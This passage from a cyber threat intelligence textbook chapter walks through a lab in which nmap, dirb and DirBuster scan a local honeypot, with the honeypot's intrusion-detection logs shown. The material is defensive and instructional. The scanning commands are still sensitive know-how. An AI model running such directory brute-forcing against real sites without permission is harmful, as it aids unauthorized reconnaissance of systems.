
Step 9: Various scan attempts by NMAP for OS and port detection are easily being reported by Honeypot as shown in Figure 10.37.



```
  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:52246 (2024-06-03 13:14:50 +0530)

◆◆SMB@@◆PC NETWORK PROGRAM 1.0MICROSOFT NETWORKS 1.03MICROSOFT NETWORKS 3.0LANMAN1.0LM1.2X002SambaNT LANMAN 1.0NT LM 0.12

  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:52250 (2024-06-03 13:14:53 +0530)

default

  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:52266 (2024-06-03 13:14:56 +0530)

0◆-c◆$

d◆
  objectClass0◆

  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:39872 (2024-06-03 13:14:59 +0530)

0
 `◆

  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:39874 (2024-06-03 13:15:02 +0530)

OPTIONS sip:nm SIP/2.0
Via: SIP/2.0/TCP nm;branch=foo
From: <sip:nm@nm>;tag=root
To: <sip:nm2@nm2>
Call-ID: 50000
CSeq: 42 OPTIONS
Max-Forwards: 70
Content-Length: 0
Contact: <sip:nm@nm>
Accept: application/sdp
```

Figure 10.37 Other intrusion attempts on open ports detected. ⏎


Step 10: Now we scan the site using ‘dirb’ tool as shown in Figure 10.38. Dirb is a command-line tool used for web content scans. This tool performs a dictionary-based attack to discover hidden files, directories, and functionalities on websites.



```
┌──(kali㉿kali)-[~]
└─$ sudo dirb http://localhost

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun  3 13:50:25 2024
URL_BASE: http://localhost/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://localhost/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: UNSUPPORTED PROTOCOL)

-----------------
END_TIME: Mon Jun  3 13:50:34 2024
DOWNLOADED: 0 - FOUND: 0
```

Figure 10.38 Dirb attack on honeypot website. ⏎


Step 11: Honeypot still detects the ‘dirb’ tool attempt on the website as shown in Figure 10.39.



```
  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:48552 (2024-06-03 13:50:26 +0530)
  ─────────────────────────────────────
GET /randomfile1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*


  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:36166 (2024-06-03 13:50:29 +0530)
  ─────────────────────────────────────
GET /randomfile1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*


  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:36170 (2024-06-03 13:50:32 +0530)
  ─────────────────────────────────────
GET /randomfile1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*
```

Figure 10.39 Dirb attempts detected.

Step 12: We also scanned the honeypot site using 'dirbuster' as shown in Figure 10.40. This tool works like 'dirb', but with a comprehensive approach to scan the website for web content discovery.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 0
Results - Tree View
Errors: 0
(Select and right click for more options)
Change
Back
Pause
Stop
Report

http://localhost:80/

Brute forcing dirs in / 0%

Brute forcing files in / with extention .php 0%

Current speed: 0 requests/sec

Average speed: (T) 0, (C) 0 requests/sec

Parse Queue Size: 0

Total Requests: 0/647247276184081


Current number of running threads: 10

Time To Finish: ~

Starting dir/file pure brute forcing

Figure 10.40 Dirbuster attack on honeypot site.

Step 13: Honeypot was able to detect the ‘dirbuster’ attempts to scan the web services for any folders, code, or directories as shown in Figure 10.41.



```
  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:48063 (2024-06-03 13:53:28 +0530)
 ────────────────────────────
HEAD / HTTP/1.1
User-Agent: DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
Host: localhost


  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:55573 (2024-06-03 13:53:29 +0530)
 ────────────────────────────
HEAD / HTTP/1.1
User-Agent: DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
Host: localhost


  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:38627 (2024-06-03 13:53:31 +0530)
 ────────────────────────────
GET /thereIsNoWayThat-You-CanBeThere.php HTTP/1.1
User-Agent: DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
Host: localhost


  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:37087 (2024-06-03 13:53:34 +0530)
 ────────────────────────────
GET /thereIsNoWayThat-You-CanBeThere/ HTTP/1.1
User-Agent: DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
Host: localhost
```

Figure 10.41 Dirbuster attempts detected. ⏎

10.5 CONCLUSION

In the dynamic world of cybersecurity, effective defense hinges on actionable intelligence. This chapter has empowered you to transform theory into practice by equipping you with the skills to navigate the world of CTI tools and platforms. Remember, mastering CTI tools is just the first step. The true power lies in harnessing the gathered intelligence to strengthen your organization’s security posture. Moving forward, integrate these tools into your existing security workflows. Leverage threat actor profiles to predict potential attacks, utilize IOC analysis to identify compromised systems, and automate security responses based on real-time threat intelligence. By continuously honing your CTI skills and adapting your strategies to the evolving threat landscape, you can ensure your organization remains a step ahead of cyber adversaries.

REFERENCES

1. “Cyber Threat Intelligence | Threatview.io,” threatview.io. https://threatview.io/ (accessed Jun. 14, 2024). ⏎

2. “Rapid7 Extensions,” Rapid7 Extensions. https://extensions.rapid7.com/extension/threatminer/v/undefined (accessed Jun. 14, 2024). ⏎
3. “Get a Whole New Identity at the Fake Name Generator,” www.fakenamegenerator.com. https://www.fakenamegenerator.com/advanced.php (accessed Jun. 14, 2024). ⏎
4. “Fake Identity Generator - Online Fake Id/Profile/Person Creator,” www.dcode.fr. https://www.dcode.fr/fake-id-generator (accessed Jun. 14, 2024). ⏎
5. “Temporary Mail - Temporary Mail to Receive email in 10 seconds,” www.temporary-mail.net. https://www.temporary-mail.net/ (accessed Jun. 14, 2024). ⏎
6. Sentiment Viz, “Tweet Sentiment Visualization App,” Ncsu.edu, 2019. https://www.csc2.ncsu.edu/faculty/healey/tweet_viz/tweet_app/ ⏎
7. “General «Search Results «Social Bearing.” https://tomelliott.com/social-media/twitter-search-analytics-tool (accessed Jun. 14, 2024). ⏎
8. Social Searcher, “Social Searcher – Free Social Media Search Engine,” Social-searcher.com, 2011. https://www.social-searcher.com/ ⏎